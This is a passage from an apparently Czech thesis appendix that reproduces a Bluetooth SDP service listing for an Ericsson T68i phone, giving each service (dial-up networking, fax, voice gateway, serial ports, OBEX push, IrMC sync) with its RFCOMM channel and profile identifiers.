    Version: 0x0101
```

PŘÍLOHA P II: VÝPIS PODROBNOSTÍ ERICSSON T68I

```
Browsing 00:80:37:51:F3:68 ...
Service Name: Dial-up Networking
Service RecHandle: 0x10000
Service Class ID List:
  "Dialup Networking" (0x1103)
  "Generic Networking" (0x1201)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
Profile Descriptor List:
  "Dialup Networking" (0x1103)
    Version: 0x0100

Service Name: Fax
Service RecHandle: 0x10001
Service Class ID List:
  "Fax" (0x1111)
  "Generic Telephony" (0x1204)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 2
Profile Descriptor List:
  "Fax" (0x1111)
    Version: 0x0100

Service Name: Voice gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 3
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0100

Service Name: Serial Port 1
Service RecHandle: 0x10003
Service Class ID List:
  "Serial Port" (0x1101)
Protocol Descriptor List:
  "L2CAP" (0x0100)
```

```
  "RFCOMM" (0x0003)
    Channel: 4
Service Name: Serial Port 2
Service RecHandle: 0x10004
Service Class ID List:
  "Serial Port" (0x1101)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 5

Service Name: OBEX Object Push
Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

Service Name: IrMC Synchronization
Service RecHandle: 0x10006
Service Class ID List:
  "IrMC Sync" (0x1104)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 11
  "OBEX" (0x0008)
Profile Descriptor List:
  "IrMC Sync" (0x1104)
    Version: 0x0100

Service Name: Voice gateway
Service RecHandle: 0x1000f
Service Class ID List:
  "Handfree Audio Gateway" (0x111f)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 6
Profile Descriptor List:
  "Handsfree" (0x111e)
    Version: 0x0100
```